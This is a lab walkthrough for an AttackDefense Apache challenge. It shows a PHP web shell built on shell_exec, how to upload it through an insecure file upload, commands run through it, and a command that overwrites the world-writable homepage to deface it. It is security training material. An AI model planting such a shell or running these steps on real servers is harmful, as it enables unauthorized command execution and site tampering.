

[illegible]

Name	Vulnerable Apache VII
URL	https://www.attackdefense.com/challengedetails?cid=203
Type	Infrastructure Attacks : Apache

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. In addition to that, the administrator has added some files to the web root without fixing their permissions.

Objective: Your objective is to deface the homepage with a custom message!

Solution:

Step 1: Inspect the web application.

URL: <http://3gsma50foc8u81h2pstz1cxg5.public2.attackdefenselabs.com/>



Step 2: Create a simple web shell.

Save the below given php script as shell.php

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```

```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```


```
root@PentesterAcademyLab:~#
```

Step 3: Upload the webshell to the web server.

Click on the browse button and upload the php script.



Step 4: Click on the hyperlink generated after uploading the php script



URL: <http://3gsma50foc8u81h2pstz1cxg5.public2.attackdefense.com/uploads/shell.php>




No output is returned since the cmd parameter was not passed.

Step 5: Execute system commands through “cmd” GET parameter.

Command: whoami

URL:

<http://3gsma50foc8u81h2pstz1cxg5.public2.attackdefense labs.com/uploads/shell.php?cmd=whoami>




www-data

Step 6: Enumerate files stored on the web server.

Command: pwd

URL:

<http://3gsma50foc8u81h2pstz1cxg5.public2.attackdefense labs.com/uploads/shell.php?cmd=pwd>




/app/uploads

Command: ls -l /app/

URL:

<http://3gsma50foc8u81h2pstz1cxg5.public2.attackdefense labs.com/uploads/shell.php?cmd=ls%20-l%20/app/>



```
total 52
-rwxrwxrwx 1 root root 10273 Aug 29 2018 LICENSE
-rwxrwxrwx 1 root root 79 Aug 29 2018 README.md
-rwxrwxrwx 1 root root 4545 Aug 27 2018 index.php
-rwxrwxrwx 1 root root 14598 Aug 29 2018 logo.png
-rwxrwxrwx 1 root root 19 Aug 29 2018 phpinfo.php
drwxrwxrwx 6 root root 4096 Jun 26 2018 static
drwxrwxrwx 1 root root 4096 Jun 6 10:03 uploads
```


All the files are owned by root, however the file permission is set to 777 as a result any user can overwrite the files present in the web root directory

Step 7: Overwrite /app/index.php with custom message.

Command: echo 'hacked' > /app/index.php


URL:

<http://3gsma50foc8u81h2pstz1cxg5.public2.attackdefense labs.com/uploads/shell.php?cmd=echo%20%27hacked%27%20%3E%20/app/index.php>



http://3gsma50foc8u81h2pstz1cxg5.public2.attackdefense labs.com/uploads/shell.php?cmd=echo 'hacked' > /app/index.php

Step 8: Navigate to the homepage of the web application and the custom message will be displayed.



References:

1. Apache httpd (<https://httpd.apache.org/>)